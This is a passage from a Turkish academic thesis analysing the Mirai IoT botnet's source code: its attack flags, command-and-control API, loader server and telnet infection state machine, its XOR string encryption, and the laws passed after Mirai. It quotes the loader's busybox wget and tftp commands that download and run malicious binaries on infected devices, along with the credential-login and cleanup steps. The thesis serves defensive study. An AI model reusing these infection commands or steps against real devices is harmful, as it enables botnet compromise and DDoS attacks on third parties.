
Çizelge 3.5 : Saldırı vektörlerine tanımlı bayraklar.

Komut	Açıklama	Kullanıldığı Saldırı vektörü
len	Paket veri boyutu, varsayılan 512 byte	UDP, ACK, STOMP, GREIP, GREETH, UDPPLAIN
rand	Paket içeriğindeki veriyi rastgele seç, varsayılan 1 (evet)	UDP, ACK, STOMP, GREIP, GREETH, , UDPPLAIN
tos	IP başlığındaki TOS değeri, varsayılan 0 (hayır)	UDP, VSE, DNS, SYN, ACK, STOMP, GREIP, GREETH
ident	IP başlığındaki ID alanı değeri, varsayılan rastgele seç	UDP, VSE, DNS, SYN, ACK, STOMP, GREIP, GREETH
ttl	IP başlığında TTL alanı değeri, varsayılan 255	UDP, VSE, DNS, SYN, ACK, STOMP, GREIP, GREETH
df	IP başlığındaki Don't Fragment alanı değeri, varsayılan 0	UDP, VSE, DNS, SYN, ACK, STOMP, GREIP, GREETH
sport	Kaynak port numarası, varsayılan rastgele seç	UDP, VSE, DNS, SYN, ACK, STOMP, GREIP, GREETH
dport	Hedef port numarası, varsayılan rastgele seç	UDP, VSE, DNS, SYN, ACK, STOMP, GREIP, GREETH, UDPPLAIN, HTTP
domain	Saldırılacak etki alanı adı	DNS, HTTP
dhid	Etki alanı transaction ID, varsayılan rastgele seç	DNS
urg	IP başlığındaki URG bitini set et, varsayılan 0	SYN, ACK, STOMP
ack	IP başlığındaki ACK bitini set et, varsayılan 0, ACK vektöründe 1	SYN, ACK, STOMP
psh	IP başlığındaki PSH bitini set et, varsayılan 0	SYN, ACK, STOMP
rst	IP başlığındaki RST bitini set et, varsayılan 0	SYN, ACK, STOMP
syn	IP başlığındaki SYN bitini set et, varsayılan 0, SYN vektöründe 1	SYN, ACK, STOMP
fin	IP başlığındaki FIN bitini set et, varsayılan 0	SYN, ACK, STOMP
seqnum	TCP başlığındaki sıra numarası değeri, varsayılan rastgele seç	SYN, ACK
acknum	TCP başlığındaki ACK numarası değeri, varsayılan rastele seç	SYN, ACK
gcip	Yerel IP adresini hedef IP adresi olarak ata, varsayılan 0	GREIP, GREETH
method	HTTP vektöründe kullanılacak metot adı, varsayılan GET	HTTP
postdata	POST edilecek data, varsayılan "boş"	HTTP
path	HTTP adres yolu, varsayılan /	HTTP
ssl	HTTPS/SSL kullan	Tanımlanmış ancak saldırı vektörlerinde kullanılmamıştır.
conns	Bağlantı sayısı	HTTP
source	Kaynak IP adresi, rastgele seçilecekse 255.255.255.255 gir	UDP, SYN, ACK, GREIP, GREETH

3.2.2.5 Uygulama programlama arayüzü

Cnc dizini içerisinde bulunan api.go dosyası içeriğindeki kaynak kodlar incelendiğinde bu dosyanın komuta kontrol sunucusunun botnete bağlı cihazlar ile iletişimini sağlayan fonksiyonlar içerdiği görülmüştür.

Kullanıcının girmiş olduğu komut formatı attack.go fonksiyonları ile belirlenen formata uygun şekilde düzenlenerek api.go dosyasına kayıtlı fonksiyonlar gönderilmektedir. Burada verilen bilgiler doğrulanmakta (kullanıcının saldırı için belirlediği bot sayısına yetkisi var mı, para ödemiş mi, API anahtarı geçerli mi, hedef beyaz listeye dahil mi vb.) ve kontrollerden geçen komutlar önce Build() fonksiyonu ile botlara iletilecek byte serilerine dönüştürülmekte, ardından clientList dizisinde adresleri tutulan bot cihazlara gönderilmektedir. Örnek bir doğrulama işlemine ilişkin ekran görüntüleri Resim 3.7'de sunulmuştur.



Resim 3.7: Veritabanında adres doğrulama işlemi: (a) whitelist tablosuna 192.168.1.22 adresi kayıt edilmiş, (b) kullanıcı arayüzünden 192.168.1.22 adresine SYN flood saldırısı düzenleme komutu verilmiş, (c) verilen hedef adresine saldırı, adres whitelist'te bulunduğu gerekçesiyle bloklanarak raporlanmıştır.

3.2.2.6 Bot cihaz kayıtlarının tutulması

Komuta kontrol sunucusunun 23 numaralı portuna 4 byte'lık 00 00 00 int (int >0) verisi geldiğinde bu verinin yeni bir bot cihazdan geldiğinin anlaşıldığı ve bot.go dosyasında tanımlanan NewBot() fonksiyonun çağırıldığı bölüm 3.2.2.1'de açıklanmıştır. botHandler(), NewBot() tarafından oluşturulan bot nesnesini, botnete dahil edilmiş tüm cihazların bilgisinin tutulduğu clientList dizisine kaydeder ve 180 saniye boyunca bot bilgisini tutar. Bu süre sonunda bottan ping gelmezse bot bağlantısını kapatır ve botun kaydını siler. Burada en güncel bağlantının tutulmasının istendiği ve botların tarama hızı nedeniyle enfekte olan bir cihazın birkaç dakika içinde yeniden enfekte olacağının kabul edildiği değerlendirilmektedir.

clientList dizisi Mirai için özel (custom) tanımlanmış ClientList veriyapısında veri tutan bir dizidir. Dizinin tanımı ve kaynak kodları clientList.go dosyası içerisinde bulunmaktadır. clientList veri yapısına ait kaynak kodları Şekil 3.24'te sunulmuştur. Bilinen veri tiplerinden farklı olarak, Go diline özgü goroutine adı verilen, iş parçacıklarında (thread) paralel kod yürütme amacıyla kullanılan chan (channel) veri tipinde değişkenler tanımlandığı görülmektedir.

```
clientList.go

16 type ClientList struct {
17     uid         int
18     count       int
19     clients     map[int]*Bot
20     addQueue    chan *Bot
21     delQueue    chan *Bot
22     atkQueue    chan *AttackSend
23     totalCount  chan int
24     cntView     chan int
25     distViewReq chan int
26     distViewRes chan map[string]int
27     cntMutex    *sync.Mutex
28 }
```

Şekil 3.24 : clientList veri yapısı.

Kaynak kodlar incelendiğinde Worker() fonksiyonunun bot listesinin güncel olarak tutulmasını, saldırı komutunun gönderileceği bot grubunu listelemeyi ve o an başka bir saldırıya katılan botlara tekrar saldırı komutu gönderilmemesini sağladığı görülmüştür.

3.2.3 Raporlama sunucusu

Mirai dizini içerisinde bulunan tools klasöründe scanListen.go isminde go ile yazılmış bir dosya bulunmaktadır. Dosya içerisinde kayıtlı kaynak kodları incelendiğinde bu dosyanın derlenerek bir sunucuda (raporlama- scan callback server) çalıştırılması neticesinde sunucunun 48101 numaralı portunu dinleyerek; tarama ile tespit edilerek başarılı oturum açılmış zafiyetli cihazlara ait bilgileri topladığı ve komut satırı arayüzüne yazdığı, ancak topladığı bu veriyi başka herhangi bir fonksiyona veya uzak sisteme göndermediği tespit edilmiştir. Bu sunucunun adresi bot dizini içerisindeki tables.c dosyasında TABLE_SCAN_CB_DOMAIN ve TABLE_SCAN_CB_PORT değişkenleri ile tanımlanmış ve şifreli olarak tutulmaktadır. Etki alanı adı ve port numarası çözüldüğünde report.changeme.com ve 48101 olduğu tespit edilmiştir. Scanner.c içerisinde kodlandığı üzere tarama sonucunda tespit edilen zafiyetli cihazlara ait bilgiler bu sunucuya gönderilmekte ama bu sunucudan başka bir yere iletilmemektedir. Raporlama sunucusu – yükleme sunucusu arasındaki bilgi aktarmını sağlayan kodların yayınlanmadığı görülmüştür.

3.2.4 Yükleme sunucusu

Loader dizini altındaki dosyalar C dili ile kodlanmıştır ve yükleme sunucusunun faaliyetleri bu dosyalara kayıtlı fonksiyonlar ile yürütülmektedir. Bu sunucunun temel görevi zafiyetli cihazlara ikili kodlar yükleyerek bu cihazları botnete dahil etmektir.

3.2.4.1 Sunucunun başlatımı

Yükleme sunucusunun başlatımının main.c dosyası ile gerçekleştirildiği görülmektedir. server.c içerisinde tanımlanan Server_create() fonksiyonu çağırılarak wget bağlantıları için 100.200.100.100:80 adresiyle tanımlı, TFTP bağlantıları için 100.200.100.100 adresiyle tanımlı yükleme sunucusunun yaratıldığı tespit edilmiştir. TFTP protokolü varsayılan olarak 69 numaralı portu kullanmaktadır [95]. Server_create() fonksiyonu incelendiğinde server.h dosyasında tanımlanan server özel veri yapısını kullandığı görülmüştür. Veri yapısının tanımı incelendiğinde yükleme sunucusuna dair tüm özelliklerin burada yer aldığı görülmüştür. Server veri yapsının tanımı Şekil 3. 25'te gösterilmiştir.

```
Server.h
8  struct server {
9      uint32_t max_open;
10     volatile uint32_t curr_open;
11     volatile uint32_t total_input, total_logins, total_echoes,
         total_wgets, total_tftps, total_successes, total_failures;
12     char *wget_host_ip, *tftp_host_ip;
13     struct server_worker *workers;
14     struct connection **estab_conns;
15     ipv4_t *bind_addrs;
16     pthread_t to_thrd;
17     port_t wget_host_port;
18     uint8_t workers_len, bind_addrs_len;
19     int curr_worker_child;
20 };
```

Şekil 3.25 : Server veri yapısı tanımı.

Main.c server_create() fonksiyonunu çağırdıktan sonra pthread_create() fonksiyonu çağırılarak yükleme sunucusuna dair istatistikleri tutmak üzere stats_thread() iş parçacığı yaratılmaktadır.

Zafiyetli hedeflere ait bilgiler standart veri girişinden okunmakta ve C fonksiyonlarından fgets() ile toplanmaktadır. Her ne kadar raporlama sunucusu – yükleme sunucusu arasındaki bağlantının nasıl sağlandığı kaynak kodlar arasında verilmese de bu tespitler ışığında basit bir mekanizma (örneğin text dosyası parse edilmesi) ile veri paylaşımı işleminin çözümlendiği değerlendirilmektedir. Söz konusu kaynak kodlar Şekil 3.26'da gösterilmiştir. Gelen zafiyetli cihaz bilgileri util_trim() fonksiyonu ile ayrıştırılıp server_queue_telnet() fonksiyonu ile yükleme sunucusuna gönderilmektedir.

```
Main.c

61     // Read from stdin
62     while (TRUE)
63     {
64         char strbuf[1024];
65
66         if (fgets(strbuf, sizeof (strbuf), stdin) == NULL)
67             break;
68
69         util_trim(strbuf);
70
71         if (strlen(strbuf) == 0)
72         {
73             usleep(10000);
74             continue;
75         }
76
77         memset(&info, 0, sizeof(struct telnet_info));
78         if (telnet_info_parse(strbuf, &info) == NULL)
79             printf("Failed to parse telnet info: \"%s\" Format ->
               ip:port user:pass arch\n", strbuf);
80         else
81         {
82             if (srv == NULL)
83                 printf("srv == NULL 2\n");
84
85             server_queue_telnet(srv, &info);
86             if (total++ % 1000 == 0)
87                 sleep(1);
88         }
89
90         ATOMIC_INC(&srv->total_input);
91     }
```

Şekil 3.26 : Yükleme sunucusunun zafiyetli cihaz bilgi toplama fonksiyonu.

3.2.4.2 Sunucunun çalışma döngüsü

Server.c dosyasındaki kaynak kodlar incelendiğinde yükleme sunucusunun işlevsel tüm faaliyetlerinin bu dosya içerisine kodlandığı görülmüştür. Server veri yapısının bileşenleri incelendiğinde özellikle server_worker veri tipinde workers isimli değişkenlerin tanımlandığı dikkat çekmektedir. Server_worker veri yapısının tanımı Şekil 3.27'de gösterilmiştir.

```
server.h
22 struct server_worker {
23     struct server *srv;
24     int efd;
25     pthread_t thread;
26     uint8_t thread_id;
27 };
```

Şekil 3.27 : Server_worker veri yapısının tanımı

Kaynak kodlardan da görüleceği üzere yükleme sunucusunda her bir zafiyetli cihaz bilgisini alarak bu cihazlara ilgili zararlı kodu yüklemek üzere ayrı bir iş parçacığı oluşturulmakta ve bu iş parçacıkları worker olarak adlandırılmaktadır. Ayrıca bir epoll oluşturulmaktadır. Epoll Linux işletim siseminde tanımlı bir API'dir. Çoklu dosya tanımlayıcılarını, giriş-çıkış (I/O) olup olmadığı hususunda gözlemler [96]. Worker tarafından enfekte edilecek cihaza dair oluşturulan event o worker ile ilişkilendirilen epoll'a kaydedilmektedir. Kullanım maksadının performansı arttırmak ve iş parçacıklarının kesintiye uğramadan çalışırlığını desteklemek olduğu değerlendirilmiştir.

Her bir worker parçacığı worker() isimli bir fonksiyonu çağırmaktadır. Worker() fonksiyonunda o worker ile ilişkilendirilen epoll gözlemlenerek yeni bir event eklenip eklenmediği kontol edilmekte, yeni event eklendiğinde handle_event() fonksiyonu çağırılmaktadır.

Yeni bir zafiyetli cihaz bilgisi alındığında main.c'den server_queue_telnet() çağırılarak yeni bir bağlantı için kaynak ayırılıp ayrılamayacağı kontrol edilmekte, yeterli kaynak var ise server_telnet_probe() fonksiyonu çağırılarak yeni cihaz ile bağlantı kurulmaktadır. Server_telnet_probe() fonksiyonu uzak cihazla bağlantı kurduktan sonra seçilen boşta bir worker'ın epoll'una yeni bir event eklenmektedir.

Worker yeni eklenen event'i işleyebilmek için handle_event() fonksiyonunu çağırmaktadır.

3.2.4.3 Enfeksiyon mekanizması

Server.c içerisindeki kaynak kodlar incelendiğinde enfekte edilecek cihaz ile ilgili kritik tüm faaliyetlerin handle_event() fonksiyonu içerisine kodlandığı görülmektedir. İçerisinde her bir case'in çıktısının bir sonraki case'de girdi olarak kullanılığı 19 switch-case döngüsü ve bu case'ler içinde kullanılan, tanımları connection.c dosyasında kodlanmış 17 alt fonksiyon yardımıyla enfeksiyon işlemi gerçekleştirilmektedir. Enfekte edilecek her bir cihaz için connection veri tipinde bir değişken yaratılarak enfeksiyon süreci bu veri tipi bünyesinde oluşturulmuş bir durum kontrolörü (state_telnet) ile kontrol edilmektedir. Connection veri yapısının tanımı Şekil 3.28'de sunulmuştur.

Connection.h

```
8  struct connection {
9      pthread_mutex_t lock;
10     struct server *srv;
11     struct binary *bin;
12     struct telnet_info info;
13     int fd, echo_load_pos;
14     time_t last_recv;
15       enum {
16         TELNET_CLOSED,           // 0
17         TELNET_CONNECTING,       // 1
18         TELNET_READ_IACS,        // 2
19         TELNET_USER_PROMPT,      // 3
20         TELNET_PASS_PROMPT,      // 4
21         TELNET_WAITPASS_PROMPT, // 5
22         TELNET_CHECK_LOGIN,      // 6
23         TELNET_VERIFY_LOGIN,     // 7
24         TELNET_PARSE_PS,         // 8
25         TELNET_PARSE_MOUNTS,     // 9
26         TELNET_READ_WRITEABLE,   // 10
27         TELNET_COPY_ECHO,        // 11
28         TELNET_DETECT_ARCH,      // 12
29         TELNET_ARM_SUBTYPE,      // 13
30         TELNET_UPLOAD_METHODS,   // 14
31         TELNET_UPLOAD_ECHO,      // 15
32         TELNET_UPLOAD_WGET,      // 16
33         TELNET_UPLOAD_TFTP,      // 17
34         TELNET_RUN_BINARY,       // 18
35         TELNET_CLEANUP           // 19
36     } state_telnet;
37     struct {
38         char data[512];
39         int deadline;
40     } output_buffer;
41     uint16_t rdbuf_pos, timeout;
42    BOOL open, success, retry_bin, ctrlc_retry;
43     uint8_t rdbuf[8192];
44 };
```

Şekil 3.28 : Connection isimli özel veri yapısı kaynak kodları.

Handle_event() fonksiyonu çağırıldığında öncelikle cihaz ile bağlantını olup olmadığı kontrol edilir. Ardından TELNET_READ_IACS case'i içinde connection_cosume_iacs() fonksiyonu çağırılarak başarılı bir Telnet bağlantısı sağlanıp sağlanmadığı kontrol edilir.

TELNET_USER_PROMPT case içerisinde connection_consume_login_prompt() fonksiyonu çağırılarak kullanıcı adı sorulup sorulmadığı kontrol edilir, soruyorsa kullanıcı adı girilir.

TELNET_PASS_PROMPT case içerisinde connection_consume_password_prompt() fonksiyonu çağırılarak parola sorulup sorulmadığı kontrol edilir, soruyorsa parola girilir.

TELNET_WAITPASS_PROMPT case içerisinde connection_consume_prompt() fonksiyonu çağırılarak komut satırına *enable, shell, sh* komutları girilerek oturum açılıp açılmadığı kontrol edilir.

TELNET_VERIFY_LOGIN case içerisinde başarılı bir şekilde Telnet bağlantısı kurulduğu, oturum açıldığı ve hedef cihazın Linux komutlarını desteklediği dolayısıyla BusyBox yüklü olduğu connection_consume_verify_login() fonksiyonu çağırılarak doğrulanır. */bin/busybox/ps* komutu ile çalışan prosesler görüntülenerek kaydedilir.

TELNET_PARSE_PS case içerisinde connection_consume_psoutput() fonksiyonu çağırılarak cihaz üzerinde şüpheli süreçler sona erdilir. Ardından /bin/busybox cat /proc/mounts komutu ile cihaz üzerinde bulunan dosya sisteminin durumu görüntülenir.

TELNET_PARSE_MOUNTS case içerisinde connection_consume_mounts() fonksiyonu çağırılarak okunabilir/yazılabilir olduğu tespit edilen dizinlere *"/bin/busybox echo -e '%s%s' > %s/.nippon; /bin/busybox cat %s/.nippon; /bin/busybox rm %s/.nippon\r\n"* komutları ile önce dizin üzerinde dosya yaratılır, ardından yaratılan .nippon dosyası silinir. Cihazın dosya sistemine ait elde edilen veriler TELNET_READ_WRITEABLE'a gönderilir.

TELNET_READ_WRITEABLE case içerisinde connection_consume_written_dirs() fonksiyonu çağırılarak *rm %s/.t; rm %s/.sh; rm %s/.human* komutları vasıtasıyla başka

zararlı yazılımlarca kaydedilebilecek dosyalar silinir. */bin/busybox cp /bin/echo* ve */bin/busybox chmod 777* komutları ile dizin yazma yetkileri değiştirilir.

TELNET_COPY_ECHO case içerisinde connection_consume_copy_op() fonksiyonu çağırılır, echo komutu yeniden denenerek doğrulama yapılır. Eğer cihazın mimarisi daha önce tespit edildiyse wget ve tftp upload metotlarının çalışırlığı kontrol edilir, aksi halde mimari tespitine geçilir.

TELNET_DETECT_ARCH case içerisinde connection_consume_arch() fonksiyonu çağırılır. Bu fonksiyonda bellek içerisinde bir kısım HEX değerler aratılarak, ELF (dosya formatı) kontrol edilerek parmak izi toplanır ve cihazın işlemci mimarisi tespit edilir. ARM mimarisinin alt mimarisini tespitte *cat /proc/cpuinfo* komutundan faydalanılır.

TELNET_UPLOAD_METHODS case içerisinde connection_consume_upload_ methods() fonksiyonu çağırılarak öncelikle wget ve tftp yükleme yöntemlerinin desteklenip desteklenmediği kontrol edilir. Desteklenmediği takdirde echo yöntemi yükleme (upload) method olarak belirlenir. Seçilen yükleme metodunun case'i çağırılır.

UPLOAD_WGET case içinde *"/bin/busybox wget http://%s:%d/bins/%s.%s -O - > "FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "* komutu cihazda çalıştırılarak tespit edilen işlemci mimarisi için hazırlanmış dosya cihaza yüklenir.


UPLOAD_TFTP case içinde *"/bin/busybox tftp -g -l %s -r %s.%s %s; /bin/busybox chmod 777 " FN_BINARY ";* komutu cihazda çalıştırılarak tespit edilen işlemci mimarisi için hazırlanmış dosya cihaza yüklenir.

UPLOAD_ECHO case içinde *"echo -ne '%s' %s " FN_DROPPER "; "/bin/busybox cp "FN_BINARY " " FN_DROPPER "; > " FN_DROPPER "; /bin/busybox chmod 777 " FN_DROPPER "* komutu cihazda çalıştırılarak tespit edilen işlemci mimarisi için hazırlanmış dosya cihaza yüklenir.

TELNET_UPLOAD_ECHO, TELNET_UPLOAD_WGET, TELNET_UPLOAD_ TFTP case'lerinin üçünde de yükleme işleminin tamamlanıp tamamnlanmadığı kontrol edilir.

TELNET_RUN_BINARY case içerisinde cihazda kodun yüklü olduğu doğrulanır ve çalıştırılır.

TELNET_CLEANUP case içerisinde uzaktan yüklenen kod cihaz üzerinden silinir. Mirai bellekte çalıştığı için silinme işlemi cihazın enfekte olma sürecini etkilemez. Cihazın enfekte edilmesi tamamlanarak Bölüm 3.2.1.1'de açıklanan Bot Başlatım süreci başlatılır. Enfeksiyon mekanizması aşamaları Şekil 3.29 'da özetlenmiştir.



Şekil 3.29 : Enfeksiyon mekanizması aşamaları.

3.2.4.4 İkili Kodlar

Mirai'nin orijinal versiyonunda çapraz-derleme yapılmış ve hedef cihazlara yüklenmek üzere barındırılan toplam 9 adet ikili dosya bulunmaktadır. Dosyaların isimleri ve hedef aldığı mimariler Çizelge 3.6'da gösterilmiştir.

Çizelge 3.6 : Loader dizininde kayıtlı ikili dosyalar.

Dosya Adı	Mimari	Boyut
dlr.arm	ARM, version 1 32-bit	1,2 kb
dlr.arm7	ARM (SYSV)-32 bit	1,7 kb
dlr.m68k	Motorola 68020	1,3 kb
dlr.mips	MIPS-I 32-bit	2 kb
dlr.mpsl	MIPS-I 32-bit	2 kb
dlr.ppc	IBM PowerPC / cisco 4500 -32 bit	1,6 kb
dlr.sh4	Renesas SuperH 32-bit	1,4 kb
dlr.spc	SPARC version 1, 32 bit	1,3 kb
dlr.x86	Intel 80386 32-bit	1,4 kb

3.2.5 Yardımcı araçlar

Mirai dosya dizini içerisinde bulunan tools klasöründe scanListen.go, badbot.c, enc.c, nogdb.c, single_load.c ve wget.c dosyaları bulunduğu görülmüştür. Söz konusu dosyalardan scanListen.go'nun detaylı analizi Bölüm 3.2.3'te açıklanmıştır. Diğer dosyaların Mirai'nin çalışırlığına doğrudan etki etmeyip ihtiyaç halinde derlenerek kullanıldığı değerlendirilmiştir.

Mirai içerisinde kullanılan etki alanı adresi, shell komutları, kullanıcı adı, IP adresi, parola vb. string ve integer verilerinin şifrelenmesi için tool klasöründe yer aralan enc.c dosyası kullanılmaktadır. Botnet yöneticisi tarafından değiştirilmesi istenen parametreler, derlenerek çalıştırılan enc.c dosyası ile şifrelenerek kaynak kodların içerisine elle yazılmaktadır. Örnek bir şifreleme işlemi ekran görüntüsü Resim 3.8'de, enc.c içerisinde bulunan şifreleme algoritmasının kaynak kodu Şekil 3.30'da gösterilmiştir. Mirai'nin orijinal versiyonunda şifreleme anahtarı *0xdeadbeef* olarak belirlenmiştir; ancak bu anahtarı değiştirmek mümkündür.

Resim 3.8: www.etu.edu.tr adresinin enc.c ile şifrelenmesi ekran görüntüsü.

Kaynak kod incelendiğinde input girilen char dizisinin ilk elemanından itibaren tek tek tüm elemanlarının; little-endian saklanan anahtarın ilk byte'ı olan 0xEF ile XOR, çıkan sonucun sırasıyla 0xBE ile XOR, 0xAD ile XOR ve 0xDE ile XOR işlemine tabi tutularak şifrelendiği görülmektedir.

Single_load.c dosyasının kaynak kodu incelendiğinde parametre olarak girilen hedef IP adresi ve ikili dosya adı kullanılarak hedef cihaza ikili dosyanın yüklenmesinin sağlandığı görülmüştür.

Wget.c dosyası incelendiğinde uzak sunucudan dosya indirme işlevini yerine getirdiği, bu bağlamda Linux sistemlerde sıkça kullanılan wget komutuyla aynı işleve sahip olduğu görülmüştür. Wget komutunu desteklemeyen cihazların mimarisine uygun olarak derlenerek bu cihazlara yüklendiği ve cihazların wget komutunu destekler hale getirildiği değerlendirilmektedir.

Nogdb.c dosyası incelendiğinde parametre olarak kendisine girilen dosya adına sahip dosyaya GDB içerisinde debug edilmesini engellemek amacıyla kod eklediği değerlendirilmiştir. Bu işlem sonrasında dosya içeriğinin ve md5 özet değerinin değiştiği görülmüştür.

Enc.c

```
7  static uint32_t table_key = 0xdeadbeef;

80 void *x(void *_buf, int len)
81 {
82     unsigned char *buf = (char *)_buf, *out = malloc(len);
83     int i;
84     uint8_t k1 = table_key & 0xff,
85             k2 = (table_key >> 8) & 0xff,
86             k3 = (table_key >> 16) & 0xff,
87             k4 = (table_key >> 24) & 0xff;
88
89     for (i = 0; i < len; i++)
90     {
91         char tmp = buf[i] ^ k1;
92
93         tmp ^= k2;
94         tmp ^= k3;
95         tmp ^= k4;
96
97         out[i] = tmp;
98     }
99
100       return out;
101   }
```

Şekil 3.30 : Şifreleme algoritması kaynak kodları.

Badbot.c dosyası incelendiğinde içerisinde işlevsel bir fonksiyon bulunmadığı görülmüştür. Yayınlanmayan başka dosyalardan çağırılarak Mirai içerisinde kurulan sunucular üzerinde dinlenen portlara gelen bağlantıların raporlanmasına yönelik bir kullanımı olduğu değerlendirilmektedir.

4. MIRAI SONRASI ALINAN TEDBİRLER

Mirai ile birlikte internet ekosisteminde IoT botnet saldırıları belirgin olarak artmıştır. Bu durum bir çok ülkedeki yasal otoriteler ve üreticiler tarafından bir takım tedbirlerin alınmasına ve IoT botnetlerle mücadele konusunda yapılan akademik çalışma sayısının artmasına neden olmuştur. Bu bölümde yasal otoriteler ve üreticiler tarafından alınan tedbirler, IoT botnetlerle mücadele konusunda yapılan akademik çalışmalar incelenmiştir.

4.1 Yasal Otoriteler Tarafından Alınan Tedbirler

ABD Kaliforniya Eyaleti Senatosu tarafından alınan 327 numaralı ve "Information privacy: connected devices" başlıklı karar ile üreticilerin eyalet sınırları içerisinde satılacak ağ erişim yetenekli cihazların üretiminde; cihaz içerisindeki bilgilerin yetkisiz erişimden koruyacak, üretilecek her cihaza birbirinden farklı varsayılan parola tanımlayacak veya ilk kullanım esnasında kullanıcı tarafından yeni parola üretilmesini talep edecek teknik şartların sağlanması zorunlu hale getirilmiştir [97].

Birleşik Krallık Dijitalleşme, Kültür, Basın ve Spor Bakanlığı tarafından çıkarılan bir uygulama yönetmeliği ile Birleşik Krallık sınırları içerisinde satılacak tüm ağa erişim yetenekli cihazlarda; varsayılan parolaların her bir cihaz için tekil olması ve fabrika ayarlarına döndürülse dahi varsayılan genel bir parola edinmemesi zorunlu hale getirilmiştir. Tespit edilecek açıklıkların üreticiye bildirilmesi amacıyla üretici irtibat bilgileri müşteriyle paylaşılacaktır. İlan edilen destek süresi müddettince cihazlar güncelleme alacaktır. Kullanıcı adı ve parola bilgileri cihaz üzerinde güvenli bir şekilde ve tersine mühendislik ile çözülemez olarak saklanacak, açık metin olarak veya basit gizleme teknikleri ile bilgiler saklanmayacaktır. Cihazlar iletişimde açık-metin protokoller kullanmayacak, şifreli iletişim sağlanacaktır. Ayrıca cihaza kullanıcılar tarafından girilecek girdiler doğrulanarak işlenecek, cihazlar minimum atak yüzeyine sahip olacak ve minimum açıklığı barındırma prensibiyle tasarlanacaktır [98].

Avrupa Birliği'ne üye ülkeler tarafından 10 Aralık 2018 tarihinde kabul edilen Siber Güvenlik Eylem Planı çerçevesinde Avrupa Ağ ve Bilgi Güvenliği Ajansı'nın (ENISA) Avrupa Siber Güvenlik Ajansı olarak yeniden teşkilatlandırılması ve bir Avrupa Birliği Siber Güvenlik Sertifikasyonu çerçevesi kurulması kararlaştırılmıştır. Sertifikasyon sayesinde AB sınırları içerisinde kullanıcıya sunulacak internete bağlanabilen nesnelerin güvenliği tasarım aşamasından itibaren arttırılacak, nesneler bağımsız kuruluşlarca sertifikalandırılacak; ayrıca kullanıcılar satın aldıkları ürünlerin sağladığı güvenlik seviyesinden emin olacaklardır [99].

Avrupa Birliği Parlamentosu'nda Portekiz temsilcisi olarak görev yapan Rui Martins parlemontoya 8 Mart 2019'da Kaliforniya Senatosu tarafından nesnelerin internetinin güvenliği konusunda alınan kararın bir benzerinin AB müktesabatına dahil edilmesi gerektiğine dair talepte bulunmuş; yetkili komisyon tarafından 10 Aralık 2018 tarihinde kabul edilen Siber Güvenlik Eylem Planı'na atıfta bulunularak önümüzdeki dönemde konu ile ilgili çalışma yapılacağı bilgisi paylaşılmıştır [100].

Avrupa Standartlar Organizasyonunun üç temel unsurundan biri olan ve Türkiye'nin de tam üye olduğu Avrupa Telekomünikasyon Standartları Enstitüsü (European Telecommunications Standards Institute- ETSI) tarafından 2019 yılı şubat ayında yayınlanan ETSI TS 103 645 standartı ile ilk defa tüketiciler tarafından kullanılan IoT cihazlarına yönelik temel siber güvenlik prensipleri bir standart haline getirilmiştir. Genel hatlarıyla Birleşik Krallık tarafından kabul edilen uygulama yönetmeliği ile paralel olan standart kapsamında cihazlarda tekil varsayılan parola kullanımı, güncelleme güvencesi, güvenli iletişim, bilginin güvenli saklanması vb. hususlar ele alınmıştır [101].

